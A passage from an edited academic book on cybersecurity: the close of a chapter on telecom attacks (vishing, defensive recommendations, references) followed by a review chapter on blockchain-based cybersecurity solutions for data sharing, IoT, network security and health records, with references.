As a result, it is relatively simple for a hacker to employ this approach in order to steal login credentials from users or get access to sensitive data. Pretexting can be used to mediate a larger social engineering attack, in which the genuine information is utilized to concoct yet another falsehood based on the legitimate information.

5.4.7 Vishing

This is a one-of-a-kind form of phishing assault in which the attacker makes phone calls instead of sending emails. It is a more advanced kind of phishing assault in which the attacker would utilize an unauthorized interactive voice response system that sounds just like the ones used by banks, service providers, and other organizations to get sensitive information. This assault is most commonly employed as an extension of the email phishing attack in order to coerce a victim into disclosing confidential information. When a toll-free number is supplied, the target is sent to the rogue interactive voice response system when the number is dialed [32].

The target will be requested by the system to provide some more information for verification.

It is usual for the system to reject input that a target provides in order to ensure that a large number of PINs are exposed at once.

For the attackers, this is sufficient justification to proceed and steal money from a target, whether it is a person or a business.

In extreme situations, a target will be routed to a fictitious customer service representative who will help the target with failed login attempts to the website.

Continued interrogation by the fictitious agent will result in the acquisition of additional sensitive information.

6 Conclusion

This chapter highlights the growing importance of cybersecurity and the need for organizations or individuals to do more to protect themselves from cyber criminals. Netcitizens particularly the telecommunication stakeholders must do more to protect themselves and assets from potential cyber-attacks. There is need for regular software update, use of antivirus, cybersecurity education, and other proactive measures to prevent and safeguard telecom critical infrastructures. Thus, we recommend as follows:

- Infrastructure for Information Security: When it comes to enforcing information security, one of the most important fundamental frameworks to consider is the firewall, which is responsible for denying access to approaching and departing movement through the configuration of control sets.

- System for Detecting Intrusions: It protects a network by gathering information from a variety of sources, including the framework and network supply, and then examining the information for signs of potential security threats. It provides a day and age perception, as well as an examination of the client and the action framework. All things considered, there are two types of intrusion detection systems: network intrusion detection systems (NIDS), which screen multiple hosts by monitoring network activity at network boundaries, and host intrusion detection systems (HIDS), which screen a single host by parsing application logs, recording framework adjustments such as word documents, and access administration records.
- Review of the Code: For any self-developed applications, such as Internet applications, an independent code audit on the projects should be conducted separately from the apparatus development in order to ensure that no security flaw is discovered in the codes that are visible to the general public, and that legitimate mistake handling and information approval are carried out within the code.
- Patches for security issues: Once a security flaw in a bundle or bundle has been discovered, a few service providers, along with bundle merchants and bundle providers, will negotiate with one another to provide security fixes. The establishment of progressive defensive patches is incredibly important because these flaws are sometimes noticed by the general public, which makes the establishment of progressive defensive patches even more critical. We will try to put into practice some security settings to develop our multi-security platform in future works.

References

1. Hallman R, Bryan J, Palavicini G, Divita J, Romero-Mariona J (2017) IoDDoS—the internet of distributed denial of sevice attacks—a case study of the mirai malware and IoT-based botnets. In: Proceedings of the 2nd international conference on Internet of Things, Big Data and Security (IoTBDS 2017), Porto, Portugal, 24–26 April 2017, pp 47–58
2. https://www.zdnet.com/article/the-hacking-strategies-that-will-dominate-in-2019/
3. https://www2.deloitte.com/global/en/pages/risk/cyber-strategic-risk/articles/Telecommunications.html
4. Schneider B (2000) Attack trees: modeling security threats. Dr. Dobb's J 1:5
5. Ethical Hacking. Tutorials point Simply Easy Learning, pp 86. https://www.tutorialspoint.com/ethical_hacking/index.htm
6. Pandey BK, Singh A, Balani B (2015) ETHICAL HACKING (Tools, Techniques and Approaches). In: ICAIM-international conference on advancement in IT and management at: Thakur Institute of Management studies career development and research Thakur Village Kandivali East Mumbai. https://doi.org/10.13140/2.1.4542.2884
7. Hartley R (2015) Ethical hacking: teaching students to hack. https://doi.org/10.13140/RG.2.1.3580.8085
8. Maurushat A (2019) Ethical hacking. ISBN 978-0-7766-2792-2. University of Ottawa Press, Ottawa. http://hdl.handle.net/10393/39080
9. Viduto V, Huang W, Maple C (2011) Toward optimal multi-objective models of network security: survey. In: Proceedings of the 17th International Conference on Automation and Computing (ICAC), Huddersfield, UK, 10 September 2011

10. Feng N, Wang HJ, Li M (2014) A security risk analysis model for information systems: Causal relationships of risk factors and vulnerability propagation analysis. Inf Sci 256:57–73
11. Rockson KA, Michael A, Onyema EM (2020) Implementing morpheme-based compression security mechanism in distributed systems**.** Int J Innov Res Dev (IJIRD) 9(2):157–162. https://doi.org/10.24940/ijird/2020/v9/i2/JAN20092
12. Roger MN, Michael DS (1978) Using encryption for authentication in large network of computers. Commun ACM 21(12):993–999. https://doi.org/10.1145/359657.359659
13. Renaud D (2009–2010) Cryptography and computer security. University of Liège, Faculty of Applied Sciences
14. AGaray J, Jakobsson M, MacKenzie P (1999) Abuse-free optimistic contract signing. In: Advances in cryptology: proceedings of Crypto'99, volume 1666 of lecture notes in computer science, pp 449–466. Springer
15. Greg O, Michael R (2001) Child-proof authentication for MIPv6 (CAM). Comput Commun Rev (2001)
16. Ghada G, Aref, M (2018) 6LowPSec: an end-to-end security protocol for 6LoWPAN. Ad Hoc Netw. https://doi.org/10.1016/j.adhoc
17. IEEE 802.11 Local and Metropolitan Area Networks: Wireless LAN Medium Acess Control (MAC) and Physical (PHY) Specifications (1999)
18. Philippe B (2001) Architecture expérimentale pour la détection d'intrusions dans un système informatique, 86 p
19. Carin L, Cybenko G, Hughes J (2008) Cybersecurity strategies: the queries methodology. Computer 41. https://doi.org/10.1109/MC.2008.295
20. Bravard C, Charroin L, Touati C (2017) Optimal design and defense of networks under link attacks. J Math Econ 68:62–79. https://doi.org/10.1016/j.jmateco.2016.11.006
21. Gold S (2010) Social engineering today: psychology, strategies and tricks. Netw Secur 2010(11):11–14. https://search.proquest.com/docview/787399306?accountid=45049. https://doi.org/10.1016/S1353-4858(10)70135-5
22. Hamizi M (2017) Social engineering and insider threats, Slideshare.net. https://www.slideshare.net/pdawackomct/7-social-engineeringand-insider-threats. Accessed 08 Aug 2020
23. Al-Qurishi M, Alrubaian M, Rahman SMM, Alamri A, Hassan MM (2018) A prediction system of Sybil attack in social network using deep-regression model. Futur Gener Comput Syst 87:743–753. https://doi.org/10.1016/j.future.2017.08.030
24. Harrison B, Svetieva E, Vishwanath A (2016) Individual processing of phishing emails. Online Inf Rev 40(2):265–281. https://search.proquest.com/docview/1776786039
25. Andress M (2004) Network vulnerability assessment management: eight network scanning tools offer beefed-up management and remediation. Netw World 21(45):48–48, 50, 52. https://search.proquest.com/docview/215973410
26. Onyema EM, Nwafor CE, Ugwugbo AN, Rockson KA, Ogbonnaya UN (2020) Cloud security challenges: implication on education. Int J Comput Sci Mob Comput 9(2):56–73
27. Riahla (2009) Introduction à la sécurité informatique. Université de limoge, 56 p
28. Nmap: the Network Mapper—Free Security Scanner, Nmap.org, 2017. https://nmap.org/. Accessed 20 Jul 2020
29. Packet Collection and WEP Encryption (2017) Attack & defend against wireless networks—4, Ferruh.mavituna.com. http://ferruh.mavituna.com/paket-toplama-ve-wep-sifresini-kirma-kablosuz-aglara-saldiri-defans-4-oku/. Accessed 21 Jul 2020
30. Onyema EM, Elhaj MAE, Bashir SG, Abdullahi I, Hauwa AA, Hayatu AS (2020) Evaluation of the performance of k-nearest neighbor algorithm in determining student learning styles. Int J Innov Sci Eng Tech 7(1):91–102
31. Metasploit Unleashed (2017) Offensive-security.com. https://www.offensive-security.com/metasploit-unleashed/msfvenom/. Accessed 21 Jul 2020
32. Top 10 Phishing Attacks of 2014—PhishMe, PhishMe (2017). https://phishme.com/top-10-phishing-attacks-2014/. Accessed 19 Jul 2020

Blockchain-Based Solutions for Cybersecurity: Architecture, Applications, and Review

Tushar Bhardwaj, Vivek Anand Kamat, and Gaurav Dwivedi

Abstract In recent times, blockchain technology has gradually come out to be the most frequent leveraged mechanism for securing the data storage and transfer via the trustless, decentralized, and peer-to-peer ecosystems. Blockchain is essentially a distributed ledger that operates in a peer-to-peer network and contains a record of all the transactions that have been executed or confirmed among the participants or nodes. In this book chapter, the authors have explained the detailed architecture of blockchain technology and its integration with cybersecurity applications. This integrated architecture delivers a clear understanding to the readers about the working mechanism of blockchain technology in empowering the security and privacy of the user data in various cybersecurity domains. This book chapter talks about the roles and responsibility of blockchain technology in transforming the cybersecurity applications such as privacy, security, accountability, and integrity of data in various security domains such as mitigating DDoS attacks, biometric private keys, Securing DND, and data veracity. In addition, in this book chapter, the authors have discussed various applications of blockchain to cater cybersecurity, such as data storage and sharing, IoT, Network Security, Utility of World Wide Web (WWW), and Private user data.

Keywords Blockchain · Cyber security · Blockchain architecture · Integration of machine learning and cybersecurity

T. Bhardwaj (✉)
Applied Research Center, Florida International University, Miami, USA
e-mail: tushar.bhardwaj@fiu.edu

V. A. Kamat · G. Dwivedi
Florida International University, Miami, USA
e-mail: vkamat@fiu.edu

G. Dwivedi
e-mail: gdwiv001@fiu.edu

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_3

1 Introduction

Blockchain is a decentralized cryptocurrency data management and transaction technology developed in 2008 [1]. The interesting attributes that ensures security, anonymity without a control by any organization makes this technology interesting [2, 3]. These qualities have led to an exponential growth in creation and implementation of several cryptocurrency and their rapid adoption by financial institutions due to the ledger structure. The structure processes a digital ledger of transactions that is generated and distributed to computers on a network. This ledger is not controlled or owned by any central authority and can be viewed by all users. Since the data is distributed in many interlocked systems, at least 50% of these systems in the network need to be compromised for successful hacking. This might not be successful as an attempt to hack the network or secure the currency from another account might fail as there are multiple identical copies of same ledger stored as backups. These backup copies can in turn deliver the funds in the compromised or hacked account. Blockchain technology has the potential to prevent these attacks maintaining security and privacy of the network. There have been reports that bitcoin transaction had been compromised [4]. Most of the reported cases of hacking have been due to unsecure holding and storage of bitcoin private keys which were leaked or misplaced. Since the development of bitcoin several blockchain systems, predominantly "ethereum" have emerged and grown allowing secure network and transactions to public and private entities. There are various domains of cybersecurity where blockchain can be very useful, such as mitigating DDoS attacks, biometric private keys, Securing DND, and data veracity, as shown in Fig. 1. The unique security characteristics has also been a major subject of scientific researcher raising interest among individual developers, programmers, and large industrial partners.

Blockchain is publicized as a technology that has the capability to provide a robust cybersecurity solution with a better privacy and data management. Due to the



Biometric Private Keys
Computer Hardware Provenance
Securing DNS
Blockchain Transforming Cyber Security
Verifying Software Updates
Securing Edge Devices
Data Veracity
Mitigating DDoS Attacks
Prevention of Hacks on Automated Systems

Fig. 1 Blockchain solutions for cybersecurity

growing trend in cryptocurrency transactions, the blockchain could now enable newer decentralized applications. These applications can further provide the foundation for major Internet security platforms. The advent of multi-signature (multisig) protection in development has great potential in improving security and privacy. The rapid growth potential in crypto currency technology has thus created enormous research potential especially in the area of security and privacy [5]. Therefore, it is important to identify the implications and limitations of existing research specifically in the area of blockchain security, to understand emerging cyber security threats and find relevant practical solutions. An in-depth literature review is therefore necessary to understand current practice and research relevant to the cyber security aspects of blockchain which this chapter covers [6]. Our goal is to provide an unbiased review of these technologies to a larger community to better understand the concepts of block chain and its close interaction with principles of cyber security.

The chapter highlights the security and privacy considerations and challenges associated with the environment discussing new approaches in improving privacy protection and cyber security. In this book chapter, the authors have explained the detailed architecture of blockchain technology and its integration with cybersecurity applications. This integrated architecture delivers a clear understanding to the readers about the working mechanism of blockchain technology in empowering the security and privacy of the user data in various cybersecurity domains. This chapter also focuses on the superior implications of the decentralized blockchain-based solutions as compared to the current IoT ecosystem which operates on a centralized cloud server through service providers [7]. Each aspect is critically examined which encompasses the existing research and prospects on blockchain cyber security. This book chapter talks about the roles and responsibility of blockchain technology in transforming the cybersecurity applications such as privacy, security, accountability, and integrity of data in various security domains such as mitigating DDoS attacks, biometric private keys, Securing DND, and data veracity. In addition, in this book chapter, the authors have discussed various applications of blockchain to cater cybersecurity, such as data storage and sharing, IoT, Network Security, Utility of World Wide Web (WWW), and Private user data. With the rapid technological advancement, the key mechanisms governing the blockchain's interaction with the cloud platform and influences on the Internet of Things (IoT) are also covered. Finally, the chapter argues on real scenarios discussing future outcomes of blockchain's decentralized feature and the possibilities of misuse by malicious participants and how these security aspects will play a critical role in the success of blockchain technology.

2 Blockchain-Based Architecture for Improved Cyber Security Solutions

The need for robust Blockchain technology is mandatory with the advent of the Internet of Things (IoT) having its aim for more engaging and dynamic devices to enhance the quality of daily life. Billions of these constantly engaging and responsive devices entail decentralized and distributed management solutions for securing user's private information. The concept of blockchain has emerged over the last few years and attracted a lot of researchers to study its features and applications in cyberspace.

A block is the smallest entity of a blockchain. It holds data and the previous block's hash information. In addition to it, a block contains the hash of the data and its previous hash. Blockchain transactions are immutable which helps in ensuring the integrity of the complete blockchain [8]. Any change associated with any block will ultimately lead to a completely new hash value. The adjacent block gets a new hash value as soon as its neighboring block hash is changed. This immutable property of blockchains is highly regarded to establish enhanced cybersecurity.

It is possible to add a new block to an existing node. The method of augmenting a new block is achieved by broadcasting to other available nodes. The process permits the node to view the entire blockchain at the very moment. Basically, there are two main types of consensus mechanisms associated with the technology in block augmentation. Proof of Stake (PoS) was an alternate to the original algorithm Proof of Work (PoW). In the case of PoW, successful block augmentation is the result of the validation of complex computation work [9]. Miners are responsible for this extensive work. Results are validated by the nodes which afterward accept the block to join. On the other hand, PoS must verify their stake in blockchain for approval of a new block to be added. These are achieved by the owners of the stake.

There are various segments of blockchain architecture governing the security of an IoT environment, as shown in Fig. 2. It starts with a client which requests resources over the network. Resources are stored in Resources Servers and legally owned by




Fig. 2 Blockchain architecture solutions for IoT cybersecurity [10]

entities called Resource Owners. Resources are protected via encryption on Key Servers. Key Servers are the nodes for providing decryption keys associated with a resource to the client. Authorized Servers are responsible for generating Access Tokens. Provision of access and rights of clients corresponding to the resources are determined by Access Tokens. Every definition counts useful for the authorization blockchain element. All the above participants act as nodes in defined architecture. Nodes that store complete information about the blockchain are called full nodes, e.g., key and authorization servers. Blockchains are basically any transaction logs that are occupied in the form of blocks. PoS and PoW come into play for appending blocks to the blockchains [10, 11]. Client and resource owners share and are recognized by an asymmetric key pair. Transactions are the interaction between the client and resource servers.

3 Blockchain Solutions for Cybersecurity

The blockchain technology is used to strengthen the already existing mechanisms to secure data, networks, and communications. The backbone technology of blockchain is encryption and hashing which stores the records (immutable) and most of the existing "cybersecurity" solutions which leverages the similar workflows. Most of the published research relies on the "single trusted authority" for the verification of the stored data in encrypted format. The aforementioned scenario is prone to attack and allows the cyber attackers to focus toward a single target to commit various attacks such as "denial of service attacks, inject malicious information and extort data through theft or blackmail". To overcome the limitations of the existing security measures, blockchain has the decentralized architecture and hence omits the requirement of trusting the single member of the group or the network. In this system, the model is not required to the "trust" factor, as on each node, or actor, possesses the overall replication of the most of the historical information. This architecture presents better security measures, as most of the member of a particular group having access to the same information will secure that particular group way better than the other group which is having one master (leader) and a host member who rely on the master's information. In case, when the bad users join the group members and also the leaders themselves. In this book chapter, the authors have focused on the following blockchain applications for the cybersecurity measures: data storage and sharing, IoT (Internet of Things) Network Security, Private user data, and Utility of World Wide Web (WWW).

- **Data sharing and storage**:
  To overcome and prevent the single point of failure cyber-attacks and achieve data protections to avoid data tampering, the public and private distributed ledgers are leveraged. The blockchain technology allows the data to be stored in cloud environments which are resistant to both unauthorized access and modifications [12–14]. Also, the use of hash lists enables the data search more feasible and

secure in terms of storage and exchange are supposed to be verified [15–17]. To summarize, the blockchain helps in the improvement of data storage and sharing in a secure manner by generating the decentralized network which leverages the client-side encryption. The blockchain technology is sitting in the form of a protocol between the application and the transport layers of the network. In order to track the data management and prevention of the malicious access, one class of the private blockchains such as "Hyperledger Fabric" are leveraged to implement the "permitted access control for devices" for the network [18–20]. On the other hand, in order to deliver IoT device authentication, identification, and seamless (secure) data transfer, the other class of blockchain technology is leveraged to secure the deployment of the firmware via "peer-to-peer propagation" [21–23]. Researchers are working toward the application of blockchain to secure the IoT connections and sessions to detect the malicious behavior [24, 25]. Looking at this potential cyber threat there needs to be some technology which can provide strong security to protect the sensitive data. Blockchain Technology is one such methodology which can make this possible. By the name itself these are a series of blocks that are joined together, and each block contains some confidential information, e.g., payment transactions, medical records, or private logs. All the blocks are immutable which provided strong security and are difficult to crack the key. Each block has its own hash code and contains the hash code of next block which makes it immutable. These features allow for advanced data storage and sharing options with high security and encryption.

- **Internet of things (IoT) environment**:
  As the evolution of Internet of Things (IoT) came into existence, the challenge in handling large data became easier [26]. IoT has specialized in many fields taking from smart devices to smart applications to smart cities [27]. The need of IoT is expected to exponentially increase within the next couple of years and projected 50 billion devices will be equipped and connected with IoT [28]. IoT devices implement sensors and actuators which are embedded with hardware, software and are able to share, communicate the data among the devices. The enormous date generated from IoT devices has lead to expansion of data storage and new technologies to protect the data from several growing cyber threats [29].

  Current IoT devices such as smart wearable devices tracking health and health conditions generated tremendous records which need an efficient encryption and security protocol. Smart devices such as smart homes and electric vehicles rely on IoT protocols for connectivity, sensing, and communicating, these devices are more vulnerable to hacking and cyber threats which can be strengthened using blockchain architecture. Another major area of implementing blockchain with IoT devices (wearable/self-monitoring/smart devices) is to improvise medical data generated from these devices [30]. With the advent of blockchain medical data recording such as personal records can be secured this is also known as Remote Patient Care (RPC). Because of IoT, the medical sector can now make data processing and the generated data, i.e., patient data or any important information to store in electronic health records and send over the cloud. EHR contains many confidential information and transferring the data to EHR can make the risk of a cyber threat. Hackers can penetrate inside the network and can hamper the information or leak the data.

- **Network Security**:
  In the network security domain, most of the research is focused around the usage of blockchain technology for the improvement of "Software Defined Networks (SDNs)". Blockchain technology leverages the containers for the authentication of the critical data which is supposed to be stored in the decentralized and robust fashion [31–33]. In these types of mechanisms, the SDN controllers leverage the blockchain-enabled architectures which use the cluster structure model. This architecture takes the advantage of both public and private blockchains for the nodes to communicate with each other in a network with P2P manner. Currently several methods are being under development and implemented with cloud integrated blockchain technology to provide extra security of data. Strong encryptions are implemented to avoid data loss, data leakage from the cloud. The use of Intrusion Detection System (IDS) deployed over cloud can make cloud security more secure. If any intruder tries to break the network IDS stops the cyber-attack and sends an alert. Making the firewall and IDS rules strong has helped prevent data loss. Today traditional IDS are used but in the future more customized and modernized IDS will be implemented with the help of machine learning and blockchain. Another aspect is using HMAC (Hash-Based Message Authentication Code) over cloud data. HMAC provides more strong security (using MD5, SHA 256) for the data. Applying such strong hash codes can help data security become more secure. HMAC could be imposed on blockchain though each block has its hash and others block hash. Using HMAC on top of that will make attacker exceedingly difficult to crack the keys.
- **User's Private Data**: There are still limitations in blockchain technology, which makes it quite difficult in delivering the data protection and privacy measures. One of the major reasons for the aforementioned scenario is the "the irreversibility nature of blockchain (everybody has a copy of the ledger)". The existing research revolves around the preferences given to the device for the encryption and storage on the blockchain for the retrieval of the data only by a particular user [34–36]. In addition, the researchers are trying to differentiate between the "blockchain PoW" and "proof-of-credibility consensus mechanisms". Many organizations have equipped with new blockchain cloud storage which provides necessary computing power. Though IoT mainly plays with cloud deployment such personal medical data or the EHR when stored over the cloud would also be a cyber threat. For example, attacker can alter user personal medical data over the cloud and the data can be stolen or lost. Blockchain has the potential to securely encrypt the data and store in a secure and protected environment.

Integration of IoT Blockchain in health care has massive implementation in the future. In this case (Fig. 3) the patient is at home under remote monitoring. All body parameters are sensed and transmitted by IoT-enabled devices. The data stream is archived in the private cloud storage of the hospital. The data stream can be retrieved for analysis using Unique Patient Identifier (UPI) which is secured on cloud blockchain. The doctor needs to visit each remotely patient's record




Fig. 3 Schematic of cloud blockchain environment for securing medical records

like a ward tour. Day #1, the doctor notices that heart rate is faster than usual. Doctor calls the patient and enquires to find any specific reason. Upon enquiry notices that the patient has underwent anxiety event a day before in real life. Since the higher heartbeat rate prevailed for almost one full day and that can be dangerous to patient's health, the doctor prescribes additional medication and ensures delivery of medicine to patient's home. Doctor updates medical record of the patient. Doctor then reviews another patient's record. With billions of people in this world using IoT sensors and wearable sensors the amount of information storage is beyond the limits of prevailing storage devices. There are certain tools that harness blockchain like the blockchain-based DB tool which can provide increased efficiency in terms of security of the data stored via hash codes and performance of the entire blockchain environment.

- **Accessibility of World Wide Web (WWW)**:
  In order to improve the validity of the wireless Internet access points, blockchain technology is leveraged by monitoring and storing the access control data and local ledger [37]. In addition, the blockchain is used to facilitate the navigation to the correct URLs with the help of correct DNS database records [38, 39], and also safer communication with others via secure and encrypted methods [40, 41]. There are many benefits of using cloud and blockchain the most important being cloud servers can be deployed where encrypted data blocks can be stored [42–45]. It provides increased information security where P2P encryption helps keep transactions and data secure which adds a third layer of security. If any transactions are done private keys are used (One factor Authentication) which can have some cyber threat. By using cloud computing with blockchain two-step verification can be authorized which provides improved security of private keys [46–49]. Bringing blockchain with cloud storage solutions is also beneficial. It

helps user data to pipe into small pieces. After the data is broken into small pieces an extra layer of security is added and is distributed over the network. Looking at the hash algorithm, transactions' ledgers can make this function operate. Such encryption using cloud platform can be easily possible without worry of any cyber threat.

4 Future Prospects

Though blockchain technology is strong it has not fully been developed in terms of efficiency, storage, processing power. Blockchain to be made more mature is a future research domain where all the benefits such as improved power, improved storage space, strong security can be used by this technology. Looking at the methods to secure data there is still more gaps to be researched which would make the whole IoT landscape more secure by implementing blockchain. Blockchain technology can be perfectly implemented along with the cloud to generate information and simultaneously segregated for private cloud and public cloud application consumption.

References

1. Lin IC, Liao TC (2017) A survey of blockchain security issues and challenges. IJ Netw Secur 19(5):653–659
2. Bhanot K, Peddoju SK, Bhardwaj T (2015) A model to find optimal percentage of training and testing data for efficient ECG analysis using neural network. Int J Syst Assur Eng Manag. https://doi.org/10.1007/s13198-015-0398-7
3. Bhardwaj T (2014) End-to-end data security for multi-tenant cloud environment. J Comput Technol Appl ISSN: 2229–6964
4. Möser M, Böhme R, Breuker D (2014, March) Towards risk scoring of Bitcoin transactions. In: International conference on financial cryptography and data security. Springer, Berlin, Heidelberg, pp 16–32
5. Dasgupta D, Shrein JM, Gupta KD (2019) A survey of blockchain from security perspective. J Bank Financ Technol 3(1):1–17
6. Taylor PJ, Dargahi T, Dehghantanha A, Parizi RM, Choo KKR (2020) A systematic literature review of blockchain cyber security. Digital Commun Netw 6(2):147–156
7. Zhang R, Xue R, Liu L (2019) Security and privacy on blockchain. ACM Comput Surveys (CSUR) 52(3):1–34
8. Seok B, Park J, Park JH (2019) A lightweight hash-based blockchain architecture for industrial IoT. Appl Sci 9(18):3740
9. Duong T, Fan L, Katz J, Thai P, Zhou HS (2020, September) 2-hop blockchain: combining proof-of-work and proof-of-stake securely. In: European symposium on research in computer security. Springer, Cham, pp 697–712
10. Alphand O, Amoretti M, Claeys T, Dall'Asta S, Duda A, Ferrari G, … Zanichelli F (2018, April) IoT Chain: a blockchain security architecture for the Internet of Things. In: 2018 IEEE wireless communications and networking conference (WCNC). IEEE, pp 1–6

11. Sriman B, Kumar SG, Shamili P (2021) Blockchain technology: consensus protocol proof of work and proof of stake. In: Intelligent computing and applications. Springer, Singapore, pp 395–406
12. Bhardwaj T, Upadhyay H, Sharma SC (2019) An autonomic resource allocation framework for service-based cloud applications: a proactive approach. In: 4th international conference on soft computing: theories and applications (SoCTA–2019). Advances in intelligent systems and computing (AISC). Springer. Scopus Indexed. 27th–29th Dec 2019, India
13. Bhardwaj T, Upadhyay H, Sharma SC (2019) Autonomic resource allocation mechanism for service-based cloud applications. In: IEEE international conference on computing, communication, and intelligent systems (ICCCIS-2019). 18th–19th Oct 2019, India
14. Bhardwaj T, Upadhyay H, Sharma SC (2020) Framework for quality ranking of components in cloud computing: regressive rank. In: IEEE 10th international conference on cloud computing, data science & engineering (CONFLUENCE-2020). 29th–31st Jan 2020, India
15. Ali M et al (2016) Blockstack: a global naming and storage system secured by blockchains. In: USENIX annual technical conference, p 181194
16. Yue L, Junqin H, Shengzhi Q, Ruijin W (2017) Big data model of security sharing based on blockchain. In: 2017 3rd international conference big data computing communications, p 117121
17. Cai C, Yuan X, Wang C (2017) Hardening distributed and encrypted keyword search via blockchain. In: 2017 IEEE symposium privacy-aware computing, p 119128
18. Dorri A, Kanhere SS, Jurdak R, Gauravaram P (2017) Blockchain for IoT security and privacy: the case study of a smart home. In: 2017 IEEE international conference pervasive computing communications work. PerCom Work, p 618623
19. Pinno OJA, Gregio ARA, De Bona LCE (2017) Controlchain: blockchain as a central enabler for access control authorizations in the IoT. In: GLOBECOM 2017—2017 IEEE Global Communications Conference, p 16
20. Huang Z, Su X, Zhang Y, Shi C, Zhang H, Xie L (2017) A decentralized solution for IoT data trusted exchange based-on blockchain. In: 2017 3rd IEEE International Conference on Computing Communications, p 11801184
21. Christidis K, Devetsikiotis M (2016) Blockchains and smart contracts for the internet of things. IEEE Access 4:22922303
22. Kshetri N (2017) Blockchains roles in strengthening cybersecurity and protecting privacy. Telecomm Policy 41(10):10271038
23. Banerjee M, Lee J, Choo K-KR (2018) A blockchain future to internet of things security: a position paper. Digit Commun Netw 4(3):149–160
24. Gu J, Sun B, Du X, Wang J, Zhuang Y, Wang Z (2018) Consortium blockchain-based malware detection in mobile devices. IEEE Access 6:1211812128
25. Gupta Y, Shorey R, Kulkarni D, Tew J (2018) The applicability of blockchain in the Internet of Things. In: 2018 10th international conference on communications system networks, p 561564
26. Bhardwaj T, Sharma SC (2018) An autonomic resource provisioning framework for efficient data collection in cloudlet-enabled wireless body area networks: a fuzzy-based proactive approach. Soft Comput
27. Bhardwaj T, Sharma SC (2018) Fuzzy logic-based elasticity controller for autonomic resource provisioning in parallel scientific applications: a cloud computing perspective. Comput Electr Eng 70:1049–1073
28. Bhardwaj T, Sharma SC (2018) Cloud-WBAN: an experimental framework for cloud-enabled wireless body area network with efficient virtual resource utilization. In: Sustainable computing, informatics and systems, vol 20, pp 14–33
29. Bhardwaj T, Sharma SC (2015) Internet of things: route search optimization applying ant colony algorithm and theory of computation. In: Proceedings of fourth international conference on soft computing for problem solving. Advances in intelligent systems and computing, vol 335. Springer, New Delhi
30. Bhushan P et al (2020) (Sensor Division Outstanding Achievement Award Address) Towards biosensor enabled smart dressings for management of chronic wounds: advances and perspectives. ECS Meeting Abstracts. No. 66. IOP Publishing

31. Basnet SR, Shakya S (2017) BSS: blockchain security over software defined network, Ieee Iccca, p 720725
32. Bozic N, Pujolle G, Secci S (2017) Securing virtual machine orchestration with blockchains. In: 2017 1st cyber security network conference, p 18
33. Alvarenga ID (2018) Securing configuration, management and migration of virtual network functions using blockchain
34. Fu D, Liri F (2017) Blockchain-based trusted computing in social network. In 2016 2nd IEEE international conference on computing communication ICCC 2016—Proceedings, p 1922
35. Cha SC, Chen JF, Su C, Yeh KH (2018) A blockchain connected gateway for BLE based devices in the internet of things. IEEE Access 3536 no. c
36. Sharma TK, Pant M, Bhardwaj T (2011) PSO ingrained artificial bee colony algorithm for solving continuous optimization problems. In: Proceedings of IEEE international conference on computer applications and industrial electronics (ICCAIE 2011), Malaysia, pp 108–112
37. Niu Y, Wei L, Zhang C, Liu J, Fang Y (2017) An anonymous and accountable authentication scheme for Wi-Fi hotspot access with the Bitcoin blockchain. In: 2017 IEEE/CIC international conference on communications China, no. Iccc, p 16
